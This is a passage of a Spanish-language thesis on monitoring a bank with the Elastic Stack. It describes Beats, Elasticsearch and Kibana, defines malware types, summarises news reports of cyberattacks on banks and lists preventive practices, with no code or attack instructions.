Es un analizador de paquetes de red en tiempo real que puede proporcionar un sistema de análisis de rendimiento y monitoreo de aplicaciones. Packetbeat rastrea el tráfico entre sus servidores, analiza los protocolos de nivel de aplicación sobre la marcha y correlaciona los mensajes en transacciones. Actualmente, Packetbeat admite los siguientes protocolos:

- ICMP (v4 y v6)
- DHCP
- DNS
- HTTP
- Casandra
- MySQL
- PostgreSQL

- Redis
- Thift-RPC
- MongoDB
- Memcache
- NFS
- TLS

Ilustración 12: Dashboard en Kibana con monitorización de red

Fuente: https://www.elastic.co/es/beats/packetbeat

3.5.1.1.5. Winlogbeat

Envía los registros de eventos de Windows a Elasticsearch o Logstash. Puede instalarse como un servicio de Windows. Winlogbeat puede capturar datos de cualquier registro de eventos que se ejecute en el sistema. Estos son algunos ejemplos:

- Eventos de aplicación
- Eventos de hardware.
- Eventos de seguridad.

- Eventos del sistema

Ilustración 13: Dashboard en Kibana con eventos de Windows

Fuente: https://www.elastic.co/es/beats/winlogbeat

3.5.1.1.6. Auditbeat

Se puede instalar en un host para auditar las actividades de los usuarios y los procesos en sus sistemas. Por ejemplo, se puede utilizar para recopilar y centralizar eventos de auditoría desde Linux Audit Frameworks, detectar cambios en archivos críticos o posibles violaciones de las políticas de seguridad.




Ilustración 14: Dashboard en Kibana con datos de auditoría

Fuente: https://www.elastic.co/es/beats/auditbeat

3.5.1.1.7. Functionbeat

Su principal función es la de recopilar datos de servicios en la nube y enviarlos a Elastic Stack.

La versión 7.9.3 admite la implementación de Functionbeat como un servicio AWS Lambda o Google Cloud Function. Responde a los disparadores definidos para las siguientes fuentes de eventos:

- Registros de Amazon CloudWatch
- Servicio de cola simple de Amazon (SQS)
- Amazon kinesis
- Google Cloud Pub / Sub
- Almacenamiento en la nube de google




Ilustración 15: Esquema funcionamiento de Functionbeat

Fuente: https://www.elastic.co/es/beats/functionbeat

3.5.1.2. Logstash

Es un pipeline de procesamiento de datos open source que te permite ingestar datos de múltiples fuentes simultáneamente, enriquecerlos y transformarlos antes de que se indexen en Elasticsearch.

3.5.1.3. Elasticsearch

Es el corazón del Elastic Stack. El objetivo es realizar búsquedas rápidas que respalden nuestras aplicaciones. Para conocer el funcionamiento de este motor de búsqueda, primero hay que relacionarse con los siguientes términos:

- **Índice**: Es una colección de documentos que tienen características similares. Viene a ser similar, al concepto de Base de datos en un RDBMS (sistema de gestión de base de datos relacionales.)
- **Documento**: Es la unidad básica de información que puede indexar. Este documento se expresa en formato JSON.
- **Query DSL**: Lenguaje DSL basado en JSON para definir consultas.

- **Nodo**: Es un servidor que forma parte de un cluster. Este almacena nuestros datos y participa en la indexación y búsqueda del clúster. Se recomienda usar como mínimo 3 nodos, uno como máster y dos en modo data. Esto se debe a que, si falla un nodo, uno cambiará su modo a máster y el otro servirá de apoyo. De esta forma se podrá seguir accediendo la información mientras se repara el nodo dañado.
- **Clúster**: Es la colección de uno o más nodos. En conjunto, contiene todos los datos a buscar. Elasticsearch funciona como un entorno distribuido con la replicación entre nodos.
- **Fragmentos (Shards) y réplicas**: Elasticsearch ofrece la capacidad de subdividir el índice en varias piezas llamadas fragmentos. Al crear un índice, es posible definir en cuántos shards se va a dividir este. Cada una de estas piezas puede almacenarse de manera independiente en cualquier nodo del clúster.

3.5.1.4. Kibana

Es una aplicación web construida en Node.js para interactuar con la información almacenada en los Clúster de Elasticsearch. El objetivo es poder filtrar y visualizar los datos en forma de gráficas, métricas, diagramas, histogramas etc. Ofrece análisis automático en tiempo real. Estas son algunas de las secciones que incluye:

- **Discover**: Permite interactuar con la información almacenada.
- **Visualize**: Aquí es donde se pueden crear, modificar y ver visualizaciones para después añadirlas a los dashboards.
- **Dashboard**: Paneles que contienen un conjunto de visualizaciones. Es posible filtrar e interactuar sobre las diferentes visualizaciones al mismo tiempo.
- **Dev Tools**: UI para interactuar con la API Rest de Elasticsearch.

3.5.1.5. X-Pack

Es un módulo premium, que recientemente ha sido liberado bajo licencia propia. Estos son los módulos que contiene:

- **Seguridad**: Posibilidad de manejar usuarios y roles, integración con LDAP y SAML. Cifrado de la comunicación con SSL/TSL.
- **Alertas**: alertas sobre cambios en los datos.
- **Monitoreo**: Monitorear el rendimiento, así como el uso de los componentes de Elasticsearch, Logstash y Kibana.
- **Reportes**: Generar, programar, compartir documentos, visualizaciones o dashboard enteros.
- **Graph**: Ofrece un enfoque orientado a las relaciones que permite explorar las conexiones en los datos.
- **Machine Learning**: ejecutar tareas de machine learning sobre los datos de manera que se puedan prevenir anomalías.

3.5.2. Usos de Elasticsearch

La velocidad y escalabilidad de Elasticsearch y su capacidad de indexar muchos tipos de contenido significan que puede usarse para una variedad de casos usos muy amplia. Estos son algunos ejemplos:

- Búsqueda de aplicaciones.
- Búsqueda de sitio web.
- Logging y analítica de log.
- Métrica de infraestructura y monitoreo de contenedores
- Monitoreo de rendimiento de aplicaciones.
- Análisis y visualizaciones de datos geoespaciales.
- Analítica de Seguridad.
- Analítica de Negocios.

Actualmente es utilizado en diferentes empresas como:

- Netflix
- Orange
- Telefónica,
- ING Spain.
- Edreams.
- Ebay.
- Etc.

3.5.3. Opciones de despliegue

Existen diferentes formas de realizar el despliegue de una instancia de Elasticsearch:

3.5.3.1. Descargando el paquete y lanzándolo en nuestro host:

Esta es la opción más básica para la instalación de una instancia. Simplemente, debemos acceder a la página oficial de Elasticsearch, descargar el paquete que se ajuste a nuestra plataforma y arrancar el proceso. De esta manera en pocos minutos tendremos un nodo de Elasticsearch. A partir de aquí las opciones son múltiples, podemos lanzar otro nodo de Elasticsearch, descargar una instancia de Kibana etc. Toda la gestión, administración y mantenimiento debe ser realizada por el usuario.

3.5.3.2. Elastic Cloud

Es una de las soluciones de SaaS desarrollada por el equipo de Elasticsearch de manera que facilitan el despliegue, la operación y el escalado de productos y soluciones en la nube. Proporciona un menú administrativo en el cual es posible gestionar toda la infraestructura, así como actualizar versiones, ampliar recursos… al alcance de un solo click. El despliegue se realiza en servicios de terceros como AWS, Azure o GCP. Es la solución más cómoda e incluye soporte.

3.5.3.3. Kubernetes

Es un sistema de código libre para la automatización del despliegue, ajuste de escala y manejo de aplicaciones en contenedores. Gracias a esto es fácil desplegar varios nodos de Elasticsearch y configurarlos. Elastic ofrece una amplia variedad de posibilidades para la adaptación de sus aplicaciones en este tipo de tecnologías.

4. CAPÍTULO 4: ESTUDIO SOBRE LAS PRINCIPALES AMENAZAS Y ATAQUES AL SECTOR BANCARIO

Comenzaré este punto dividiéndolo en diferentes partes:

- Definición de algunos conceptos de la ciberseguridad
- Recopilación de artículos y/o noticias actuales sobre ciberataques al sector bancario.
- Análisis sobre cuáles son los principales y la razón de que sea así.
- Best Practices y maneras de prevenir ataques.

4.1. Conceptos básicos de ciberseguridad

El primer concepto que hay que tener claro en el mundo de la ciberseguridad es conocer la diferencia entre amenaza, riesgo y vulnerabilidad:

Entendemos como amenaza, a un incidente nuevo o recién descubierto que tiene el potencial de dañar un sistema o la empresa en general. La vulnerabilidad se refiere a una debilidad conocida de un activo (recurso) que puede ser explotada por uno o más atacantes. El riego se define como el potencial de pérdida o daño cuando una amenaza explota una vulnerabilidad.

Como podemos ver repasando estos conceptos, los tres están ligados entre ellos. Esto se puede apreciar mejor en la siguiente imagen:

Ilustración 16: Conceptos de ciberseguridad

Fuente: http://www.paot.org.mx/micrositios/riesgo-sismico/factores.html

La vulnerabilidad en este caso es la casa, ya que está situada cerca de un monte (amenaza), el cual tiene el riesgo de que tenga algún desprendimiento. Siguiendo con este ejemplo, en el sector bancario, una vulnerabilidad puede ser un antivirus desactualizado en un servidor, el riesgo es el acceso al sistema o robo de información y la amenaza puede ser un ransomware que dicho antivirus desactualizado es incapaz de detectar.

Dentro de las amenazas, podemos encontrarnos con diferentes tipos de malware. Podemos definir un malware, como un software malicioso el cual realiza acciones dañinas en un sistema informático de forma intencionada y sin el conocimiento del usuario. Estos son los principales:

- **Ransomware**: Es un tipo de malware que cifra el dispositivo que infecta, bloqueando su uso y exigiendo un rescate para devolver la plena funcionalidad del usuario.
- **Troyano**: Software malicioso disfrazado que parece ser legítimo. Una vez activados, realizará cualquier tarea para la que hayan sido programados.
- **Virus**: se incorpora a los programas existentes y se activa cuando el usuario lo abre. Ralentizan el funcionamiento del sistema por el consumo de recursos y pueden eliminar datos.

- **Gusanos**: Su principal característica es la posibilidad de propagarse a través de dispositivos y redes. Se ocultan en la memoria RAM y pasan desapercibidos hasta que ha infectado un gran número de dispositivos consumiendo recursos del sistema.
- **Spyware:** También denominado spybot, es un programa malicioso espía. Se utiliza para recopilar información de un ordenador o dispositivo informático y transmitir la información a una entidad externa.
- **CrimeWare:** Es un tipo de software que ha sido específicamente diseñado para la ejecución de delitos financieros en entornos en línea.
- **Adware:** Se define como cualquier programa que sea capaz de mostrar u ofrecer publicidad no deseada o engañosa automáticamente. Lo métodos para hacerlo, pueden ser, desde ventanas flotantes, hasta en la instalación de algún programa, con el fin de generar lucro a sus autores.




Ilustración 17: Tipos de malware

Fuente: https://www.adslzone.net/reportajes/seguridad/malware/

Existen diferentes formas de poder propagar un malware dentro de un sistema. Estas son algunas de las más comunes:

- **Ingeniería social**: Es una técnica que pueden usar ciertas personas para obtener información, acceso o permisos en un sistema informático que les permitan realizar daños a la persona u organismo comprometidos. Un ejemplo de este tipo de técnicas puede ser el phishing. Es un conjunto de

técnicas que persiguen engañar a un usuario ganándose su confianza para que realice acciones que no debería realizar, como descargar el archivo adjunto de un correo con origen “desconocido”, pinchar en un determinado enlace, etc. La mejor forma de evitar que nos apliquen técnicas de ingeniería social dentro de nuestra organización es tener a los usuarios bien formados sobre temas de ciberseguridad.

- **Explotando una vulnerabilidad o con un fallo de seguridad**: bien del sistema operativo o de algún programa que tengamos instalado. Para evitar este problema conviene hacer actualizaciones periódicas ya que los fabricantes solucionan problemas de seguridad dentro del software de esta manera.

Ilustración 18: Símil de ingeniería social

Fuente: http://pcworld.com.mx/30-de-las-computadoras-fueron-atacadas-por-archivos-maliciosos-este-ano/

Estos son algunos programas para la detección de intrusiones:

- **IDS**: El sistema de detección de intrusiones es un programa de detección de accesos no autorizados a un computador o red. Suele tener sensores virtuales, como sniffer por ejemplo, con lo que puede recopilar datos externos. Gracias a estos sensores, es posible detectar anomalías que pueden ser el indicio de ataques.

- **IPS:** El sistema de prevención de intrusiones es un software que ejerce el control de acceso en una red de informática para proteger a los sistemas computacionales de ataques y abusos. A groso modo funciona igual que un IDS, con la diferencia de que una vez detectada una anomalía puede tomar decisiones como cortar la comunicación entre dos equipos. Es comparable a un firewall.

4.2. Noticias/Artículos sobre ciberataques al sector bancario.

Teniendo claro los conceptos anteriores será más fácil comprender algunas de las noticias que expongo a continuación.

4.2.1. Campaña de malware contra autónomos de BBVA [9]

Esta noticia fue publicada por el diario “El Independiente” el 17 de Agosto de 2020.

La noticia habla de un software malicioso con el que los ciberdelincuentes tienen acceso al dispositivo. Les llegaba un correo a muchos autónomos suplantando la identidad del banco BBVA. En este, se les avisaba de que se iba a cancelar su cuenta o que podían quedarse sin liquidez. De esta forma el usuario rápidamente accedía al enlace del correo y descargaba un fichero “visualizar.zip” que contenía el malware.

Aunque este ataque no tiene como principal objetivo el banco en sí, si utiliza su nombre para atacar los dispositivos de sus clientes. De alguna manera, se puede ver dañada la reputación de la entidad con sus clientes.

Ilustración 19: Correo falso del BBVA con malware

Fuente: https://cincodias.elpais.com/cincodias/2020/08/18/pymes/1597744759_078452.html

4.2.2. El Banco Nacional de las Islas Caimán sufre un hackeo con firma en español [10]

Esta noticia fue publicada por el diario “el mundo” el día 19 de noviembre de 2019. La noticia habla de un ciberataque en el cual habían sustraído de la entidad financiera “Cayman National” dinero y datos bancarios de miles de clientes. El ataque fue realizado por el grupo “Phineas Fisher”, el mismo que años atrás hackeó las bases de datos sindicales de los Mossos d Esquadra. Los mismos atacantes dieron pistas con un comunicado del método llevado a cabo para sustraer la información y el dinero. Hablan de metasploit, un software diseñado para explotar las vulnerabilidades que han sido descubiertas y publicadas.

Lo que hace entender que el fallo de seguridad está ligado a un sistema que no tenía actualizado alguno de sus programas o sistema operativo, y “gracias” a esto, los atacantes han podido acceder al sistema.




Ilustración 20: Imagen publicada en el comunicado de Phineas Fisher

Fuente: https://unicornriot.ninja/2019/massive-hack-strikes-offshore-cayman-national-bank-and-trust/

4.2.3. Segur Caixa Adeslas sufre un ataque ransomware que afecta a millones de usuarios [11]

Esta noticia fue publicada por el diario “Merca2” el 10 de octubre de 2020. La noticia habla de un ataque de ransomware que sufrieron sus servidores. No llegó a afectar a la entidad financiera, pero sí, a la división de Segur Caixa Adeslas la cual cuenta con unos 5,6 millones de asegurados.

Cabe recordar que la principal característica del ransomware es la de cifrar los archivos y pedir un rescate para poder recuperar la información.

Ilustración 21: Estado de la web el día del ataque del ransomware

Fuente: https://adndelseguro.com/negocio/segurcaixa-adeslas-sufre-ataque-ransomware/

4.2.4. Un fallo permitía a hackers hacerse pasar por el Banco Santander [12]

Esta noticia fue publicada por “ADSL net” el 8 de mayo de 2020. La noticia habla de que una de las filiales del Banco Santander, más concretamente, Santander Consumer Bank de Bélgica, tenía un dominio mal configurado de manera que los ciberatacantes podían indexar los archivos que había almacenado en él. El fallo afectaba a un blog de la compañía, desde el que pudieron obtener las claves de la API de Cloudfront. Este es un CDN creado por Amazon para alojar archivos de gran tamaño. De esta manera los atacantes podían publicar los malware para que los usuarios se los descargaran en sus dispositivos.

Ilustración 22: json con apikey de Cloudfront

Fuente: https://mikejr1.es/index.php/noticias/162-seguridad/51031-un-fallo-permitia-a-hackers-hacerse-pasar-por-el-banco-santander.html

4.2.5. Agujero en Caja Rural: difunden la clave de acceso, móvil e 'email' de cientos de clientes [13]

Esta noticia fue publicada por "El confidencial" el 10 de diciembre de 2019. La noticia habla de la disfunción de una base de datos de al menos 637 clientes con información personal y privada como su nombre completo, su DNI, su correo electrónico, su número de teléfono móvil, la dirección de su casa y el hash de su contraseña para acceder a su banca 'online' que puede ser desencriptado. También se desconoce si esa difusión corresponde a un ciberataque o a una brecha de datos interna que ha dado lugar al acceso, filtración y difusión de esta. En caso de deberse a una brecha de datos, la entidad se enfrenta a una multa entre 50.000 y 60.000€ de la Agencia Española de Protección de Datos (AEPD)

Ilustración 23: Entidad de Caja Rural

Fuente: https://www.elconfidencial.com/tecnologia/2019-11-30/hackeo-ruralvia-clientes-datos-dni-clientes_2357727/

4.2.6. Armada Collective lanza ataques DDoS contra bancos griegos [14]

Esta noticia fue publicada por "Welive Security" el 1 de diciembre de 2015. La noticia menciona que tres bancos griegos fueron blanco de ataques distribuidos de denegación de servicio (DdoS, del inglés Distributed denial of service), por parte de cibercriminales que demandaron el pago de un rescate en bitcoins. Un DDoS es un

ataque a un sistema de computadoras o red que causa que un servicio o recurso sea inaccesible a los usuarios legítimos. Al ser distribuido el ataque no se realiza desde un único punto, sino que se lanza desde diferentes ubicaciones a un mismo objetivo. Este ataque logró impedir transacciones bancarias online por un periodo corto de tiempo y no consiguieron comprometer la seguridad de los sistemas por lo que no se vio afectada la información más sensible.




Ilustración 24: Ataque DDoS

Fuente: https://mi.certerus.com/knowledgebase/95/Ataque-DDoS.html

4.3. Análisis sobre los principales ataques que sufren las entidades bancarias.

Habiendo hecho un repaso sobre las noticias que podemos encontrar sobre ciberataques a entidades financieras actuales, vamos a desglosar cuáles son los principales ataques que sufren, y algunas razones de que esto sea así.




Ilustración 25: Gráfico con TOP 10 de principales ciberataques

Fuente: https://www.hackmageddon.com/2020/01/23/2019-cyber-attacks-statistics/

4.3.1. Denegación de Servicio (DDoS)

Según varios informes, este tipo de ataque encabeza la lista de acciones más letales contra las empresas financieras. Como hemos mencionado anteriormente, este tipo de ataque consiste en colapsar los servidores con el fin de dejar un recurso o servicio inaccesible. Este ataque puede ser dirigido por bots, computadores infectados controlados por el ciberatacante en diferentes ubicaciones.

Con este tipo de ataque no se puede sustraer información como tal, pero puede hacer que la entidad pierda grandes cantidades de dinero por tener uno o varios servicios interrumpidos.

4.3.2. Códigos dañinos en Puntos de Ventas

El malware también puede interceptar paquetes de datos en Puntos de Ventas (PoS).

Este tipo de ciberataques pueden llegar a desviar transacciones o leer datos de tarjetas de débito/crédito.

La infección afecta a los sistemas de socios, como cadenas de supermercados, centros comerciales etc. El desconocimiento de los operadores puede facilitar el trabajo de los atacantes. Por lo general, se captura la información mediante peticiones DNS y encubren las actividades dañinas con software aparentemente inofensivo.

De los casos más significativos en este tipo de ataques, podemos encontrar el de “The Home Depot” [15] que puso en riesgo los datos y tarjetas bancarias de 70 millones de clientes y tuvo una duración de 6 meses.

4.3.3. Watering Hole

Se ha convertido en uno de los ciberataques más implementados de los últimos años. Este método, infecta los sistemas corporativos a través de búsquedas online. Los atacantes observan el comportamiento que tienen los empleados en la web, redes sociales, noticias etc. Los malware de este tipo son especialmente difíciles de rastrear ya que redireccionan las direcciones IPs específicas.

Con este método, varios bancos polacos se infectaron a través de visitas a la página de regulación financiera.




Ilustración 26: Funcionamiento de Watering Hole.

Fuente: https://www.researchgate.net/figure/Smart-Hackers-V-WATERING-HOLE-ATTACK-TARGETS_fig1_327498192

4.3.4. Explotación de vulnerabilidades

Es de las prácticas más clásicas para robar información de las entidades financieras. Como he mencionado antes, los ciberatacantes aprovechan alguna vulnerabilidad que ha podido aparecer en un software o el sistema operativo. Si el empleado responsable de dicho dispositivo no actualiza el programa para resolver la vulnerabilidad, el equipo queda expuesto a ser atacado. Una vez dentro del sistema, es fácil moverse por toda la organización.

4.3.5. Phishing

También comentado anteriormente, el principal objetivo en este caso es la cartera de clientes. El objetivo es hacerse pasar por una entidad financiera, por ejemplo, y de esta forma robar los datos de los clientes. Cabe recordar, que es fácil que estos últimos no tengan muchos conocimientos sobre seguridad informática, lo cual facilita la intrusión del atacante.

Los métodos habituales para el phishing son:

- Correo electrónico.
- Formularios on-site.
- Fan pages.
- Cualquier otro método de comunicación con el banco.

4.4. Manera de prevenir ataques

Las estrategias preventivas son la manera más eficaz de combatir con los ciberataques. Es importante conocer las vulnerabilidades que tenemos, así como las amenazas a las que estamos expuestos y lo más importante; los intereses que podrían

llevarnos a ser víctimas, es decir, lo valiosa que puede ser la información de la que disponemos.

Existen una serie de estrategias que podrían ser útiles:

- Estudio de ataques referentes al sector. Es decir, qué ataques se han llevado a cabo y cómo se podrían prevenir.
- Integración de un equipo de Pentesting, el cual haga simulaciones de ciberataques en la organización y de esa forma pueda conocerse todas las vulnerabilidades existentes.
- Realizar actualizaciones periódicas de todo el software que contengan los sistemas.
- Utilización de herramientas como software SIEM y/o escáner de debilidades.
- Monitorizar toda la actividad dentro de la empresa, por ejemplo, para evitar fugas de información (data loss prevention), redes, acceso de usuarios etc.

5. CAPÍTULO 5: PUESTA EN MARCHA

En este capítulo se explica paso a paso la implementación de un supuesto práctico, en el cual un atacante intentará robar cierta información de los clientes de una entidad bancaria. Toda la monitorización se enviará a Elasticsearch mediante uno de sus módulos, Filebeat y se visualizará en unos dashboard diseñados en Kibana.

5.1. Preparación del entorno

Para la creación del entorno he optado por utilizar máquinas virtuales, ya que harán que la simulación parezca lo más real posible. Una máquina virtual es un software que simula un sistema de computación y puede ejecutar programas como si fuese una computadora real.

Existen diferentes programas encargados de virtualizar máquinas virtuales. Estos son algunos de los más conocidos:

- **VirtualBox**: software de virtualización para arquitecturas x86/amd64. Es desarrollado por Oracle Corporation. Entre los sistemas operativos soportados podemos encontrar GNU/Linux, Mac OS, Windows y Solaris/OpenSolaris. [16]
- **Vmware**: es una filial de EMC Corporation, que a su vez es propiedad de Dell Inc. Es un software de virtualización disponible para ordenadores compatibles x86. Puede funcionar tanto en Windows, Linux y en la plataforma macOS que corre en procesadores Intel.[17]
- **Parallels:** software principalmente desarrollado para la virtualización en macOS de aplicaciones de Windows.[18]

